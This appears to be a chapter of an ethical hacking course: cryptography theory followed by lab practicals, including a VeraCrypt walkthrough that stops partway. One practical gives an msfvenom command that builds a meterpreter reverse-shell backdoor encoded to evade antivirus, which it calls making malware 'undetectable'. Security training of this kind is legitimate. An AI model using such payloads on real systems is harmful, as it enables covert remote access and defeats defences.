20. Cryptography


HACKER SCHOOL™

ETHICAL HACKING

Theory

Cryptography

Cryptography is a process of converting plain text data (readable) into ciphertext (unreadable) data to protect confidentiality so that unauthorized users cannot understand what is transmitted. Encryption algorithms are used to perform mathematical computation on data using the key and convert data to ciphertext. The algorithm that is chosen to perform encryption with some key can also be used for decryption. Decryption is the process of converting ciphertext to plaintext. Encryption is a reversible operation, i.e., converting plaintext to ciphertext and vice versa is possible using the algorithm and key. Cryptography is used to protect the confidentiality of information shared on the internet such as email messages, chat sessions, web transactions, personal data, corporate data, e-commerce applications, etc.



Objectives of Cryptography

Confidentiality: To ensure that private or confidential information is not made available or disclosed to unauthorized individuals.

Integrity: To ensure that an unauthorized individual does not tamper the information exchanged over the internet.

Availability: To ensure that services are not denied to authorized users.

Types of Cryptography

Based on the number of keys used for encryption they are classified into two types


- Symmetric key cryptography
- Asymmetric key cryptography

Symmetric Encryption

The symmetric key algorithm is also known as the secret key algorithm. Symmetric key algorithms use the same cryptographic key for both encryption and decryption. Data Encryption Standard (DES) and Advanced Encryption Standard (AES) algorithms are the most commonly used symmetric key algorithm which uses a key at sender side for encryption, and the receiver uses the same key for decryption. To make two parties (sender and receiver) to communicate confidentially, they must first exchange the secret key so that each party can encrypt messages to send and decrypt messages to read. This process is known as key exchange. This key is shared between two parties over a secure channel. Based on input data these algorithms can be further divided into two categories


Block ciphers: Block ciphers encrypt data one block at a time.
Stream ciphers: Stream ciphers encrypt data byte by byte.

The strength of any cryptographic algorithm depends on the secrecy of the key. If keys are not securely shared, then unauthorized parties can gain access to a secret key used for encryption and they can un-encrypt data and read every packet shared between two parties.




Asymmetric Encryption

Asymmetric key algorithms use two different keys known as a public key and a private key for encryption and decryption. The sender and receiver generate a private key which is kept secret (not shared with anyone) and a public key which is shared with other parties. In case of asymmetric algorithms, senders encrypt messages using the receiver's public key. The receiver's private key can only decrypt this encrypted message. In this manner, it ensures that both the confidentiality and integrity of information are preserved. The best part of asymmetric encryption is its Key Management system; it takes advantage of Public Key Infrastructure for proper management of public keys.



Cipher

In cryptography, a cipher is an algorithm that performs encryption or decryption in a series of well-defined steps that can be followed as a procedure. Ciphers are classified based on input data, a number of keys used for encryption.



Classical ciphers

Classical ciphers are cryptographic algorithms that have been used in the past (practically computed and solved manually). Classical ciphers are often divided into substitution ciphers and transposition ciphers.

Substitution cipher: In a substitution cipher, letters are systematically replaced throughout the message for other letters. In these cipher method monoalphabetic substitution ciphers, where just one cipher alphabet is used. Polyalphabetic substitution cipher, where multiple cipher alphabets are used.


Transposition ciphers: In a transposition cipher, the letters themselves are kept unchanged, but their order within the message is scrambled. Many transposition ciphers are done according to geometric design.

Modern ciphers

Modern ciphers are designed based on various concepts of mathematics such as number theory, computational complexity theory, and probability theory. It needs the computational power to encrypt and decrypt the data. Modern encryption methods are divided into two type based on input data (Block and Stream ciphers), and a number of keys (secret key and public key) used.

Hash function

A hash function performs a series of mathematical operations to convert input data into a fixed length alphanumeric characters. The input to the hash function is an arbitrary length, but the output is always of fixed length.



Features of Hash Functions

- **Fixed Length Output**: Hash function converts data of arbitrary length to a fixed length.
- **The efficiency of Operation**: Computationally hash functions are much faster than asymmetric encryption.

Examples of the Hash functions

These are examples of well-known hash functions:

Hashed Message Authentication Code (HMAC): Combines authentication via a shared secret with hashing.

Message Digest 2 (MD2): Byte-oriented, produces a 128-bit hash value from an arbitrary-length message, designed for smart cards.

MD4: Similar to MD2, designed specifically for fast processing in software.

MD5: Similar to MD4 but slower because the data is manipulated more.

Secure Hash Algorithm (SHA): Modeled after MD4 and proposed by NIST for the Secure Hash Standard (SHS), produces a 160-bit hash value.

Steganography

Steganography is an art of hiding a secret message within an ordinary message and extracting it at the destination to maintain the confidentiality of data. The program named ‘snow’ is used to conceal messages in ASCII text by appending whitespace to the end of lines. There are different tools that can hide text in pictures so that to retrieve the hidden secret message the receiver must use the same tool as sender used to hide the text message. Steganalysis is the art of discovering and rendering secret messages using steganography.

Cryptography Attacks

Cryptography attacks are based on the assumption that the cryptanalyst has access to the encrypted information.

- Chosen plaintext
- Adaptive chosen plaintext attack
- Known plaintext
- Known ciphertext
- Chosen ciphertext
- Chosen key
- Rubber cosh cryptanalysis

Brute force attack is a process of defeating a cryptographic scheme by trying a large number of possible keys until the correct encryption key is discovered.

References:

1. Stallings, W. (2017). *Cryptography and network security: Principles and practice*. Boston: Pearson Prentice Hall.
2. Ninocrudele. (2018, April 03). Retrieved from http://ninocrudele.com/azureleap-aes-encryption-and-hash-algorithm-concepts-and-best-practices-in-cloud


Ddos-attack
BOOM
PC
Password
Hacking
Protection
Hacking
Mail
PETYA A
Virus Attack

Practicals

INDEX

THIS DOCUMENT INCLUDES ADDITIONAL PRCTICALS WHICH MAY OR MAY NOT BE COVERED DURING CLASSROOM TRAINING. FOR MORE DETAILS APPROACH LAB COORDINATORS

Practical 1: Encrypting a backdoor with msfvenom encoding options

Description: In this practical you will learn how to encode a backdoor using the encoding modules available in the Metasploit framework, to make it not able to be detected most of the time by antivirus software or antimalware software.

Step 1: In this practical, we use encoding options in **msfvenom** to create an encrypted malicious file. Options

- **-e:** indicates the name of the encoder
- **-i*:*** is to mention a number of iterations.

Syntax: msfvenom -p <payload name> LHOST=<attacker IP> LPORT<attacker port number> -f <format of the output> -o output name -e <encoder name> -i <number of iterations>

- To view the list of encoders, execute the below command: ***msfvenom –list encoder***

```
┌─[user@parrot]─[~]
└──╼ $msfvenom --list=encoder

Framework Encoders [--encoder <value>]
======================================

    Name                          Rank       Description
    ----                          ----       -----------
    cmd/brace                     low        Bash Brace Expansion Command Encoder
    cmd/echo                      good       Echo Command Encoder
    cmd/generic_sh                manual     Generic Shell Variable Substitution Command Encoder
    cmd/ifs                       low        Bourne ${IFS} Substitution Command Encoder
    cmd/perl                      normal     Perl Command Encoder
    cmd/powershell_base64         excellent  Powershell Base64 Command Encoder
    cmd/printf_php_mq             manual     printf(1) via PHP magic_quotes Utility Command Encod
    generic/eicar                 manual     The EICAR Encoder
    generic/none                  normal     The "none" Encoder
    mipsbe/byte_xori              normal     Byte XORi Encoder
    mipsbe/longxor                normal     XOR Encoder
    mipsle/byte_xori              normal     Byte XORi Encoder
```

Step 2: Execute following command to a backdoor named back.exe using **x86/shikata_ga_nai**

Command: msfvenom –p windows/meterpreter/reverse_tcp LHOST=192.168.0.103 LPORT=1234 -f exe -o /var/www/html/back.exe -e x86/shikata_ga_nai -i 7


- Try to add different encoding options, to make malware undetectable.

Practical 2: Creating an encrypted virtual disk using VeraCrypt.


Description: In this practical you will learn how to create an encrypted virtual disk that doesn't give any impression like it is a storage disk, even if anyone find, they need to have password and if any other any encryption algorithms you used in the process of encryption, to decrypt the disk and see the information stored in that. All these features are provided by a free tool called VeraCrypt.

Part 1: VeraCrypt Volume Creation

Step 1: Download Windows version of VeraCrypt software from VeraCrypt . Double-click the downloaded file to install VeraCrypt.




Step 2: Launch VeraCrypt from Windows Start menu. To create an encrypted VeraCrypt Volume, click on **Create Volume** as shown in below image.




Step 3: Select **Create an encrypted file container** on VeraCrypt volume creation wizard.

Step 4: Select type of volume to be created. In this case, we choose **Standard VeraCrypt volume.**




Step 5: VeraCrypt creates an encrypted container, which is later used to store files. VeraCrypt treats this newly created volume as a normal file on the hard disk. Specify the **volume location** by selecting an existing file from the disk. In this case, we have selected a **PDF** document.




Note: The selected file will be replaced by the newly created volume (we will not be able to access the file contents later). Read the information displayed on the wizard carefully to know more about file selection.

